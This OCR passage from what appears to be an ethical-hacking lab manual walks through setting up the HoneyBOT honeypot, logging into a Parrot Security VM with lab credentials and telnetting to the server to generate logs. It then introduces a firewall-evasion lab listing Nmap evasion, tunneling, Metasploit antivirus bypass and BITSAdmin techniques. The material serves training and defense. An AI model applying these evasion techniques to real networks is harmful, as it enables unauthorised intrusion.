


10. On the **Exports** tab, in which you can export the logs recorded by HoneyBOT, choose the required option to view the reports, and then proceed to the next step. (here, **Export Logs to CSV** and **Upload Logs to Server** checkbox are selected)




11. On the **Updates** tab, uncheck **Check for Updates**; click **Apply** and click **OK** to continue.

    Note: If a **Bindings** pop-up appears, click **OK** to continue.



12. The **HoneyBOT** main window appears, as shown in the screenshot.




13. Now, leave the HoneyBOT window running on **Windows Server 2022**.
14. Switch to the **Parrot Security** virtual machine.
15. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
16. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.


    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
17. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
18. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
19. Now, type **cd** and press **Enter** to jump to the root directory.
20. In the terminal window; type **telnet [IP Address of the Windows Server 2022 machine]** and press **Enter**.
21. You will be prompted for the telnet credentials of the **Windows Server 2022** machine.


22. In this task, the IP address of **Windows Server 2022** is **10.10.1.22**; this may differ when you perform this task.



23. Switch back to the **Windows Server 2022** virtual machine. In the **HoneyBOT** window, expand the **Ports** and **Remotes** node from the left-pane.
24. Under **Ports**, you can see the port numbers from which **Windows Server 2022** received requests or attacks.
25. Under **Remotes**, you can view the recorded IP addresses through which Windows Server 2022 received requests.




26. Now, right-click any IP address or Port on the left, and click **View Details**, as shown in the screenshot, to view the complete details of the request or attack recorded by HoneyBOT.



27. The **Packet Log** window appears, as shown in the screenshot. This displays the complete log details of the request captured by HoneyBOT.
28. In the screenshot, under **Connection Details**, you can view the **Date** and **Time** of the connection established as well as the protocol used.

29. **Connection Details** also shows the **Source IP**, **Port**, and **Server Port**, as shown below.

    Note: Simultaneously, you can run the ftp command on the **Parrot Security** machine and observe the log recorded by **HoneyBOT** on **Windows Server 2022**.



30. After the completion of this task, **End** the lab instance, re-launch it. To do so, in the right-pane of the console, click the **Finish** button present under the **Flags** section.
31. Turn off the **Windows 11**, **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ CyberQ

Lab 2

Evade Firewalls using Various Evasion Techniques

Bypassing a firewall is a technique where an attacker manipulates the attack sequence to avoid being detected by the underlying security firewall.

Lab Scenario

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

Lab Objectives

- Bypass windows firewall using Nmap evasion techniques
- Bypass firewall rules using HTTP/FTP tunneling
- Bypass antivirus using Metasploit templates
- Bypass firewall through Windows BITSAdmin

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine

- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 50 Minutes

Overview of Firewalls Evasion Techniques

The following are some firewall bypassing techniques

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling
- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

Lab Tasks

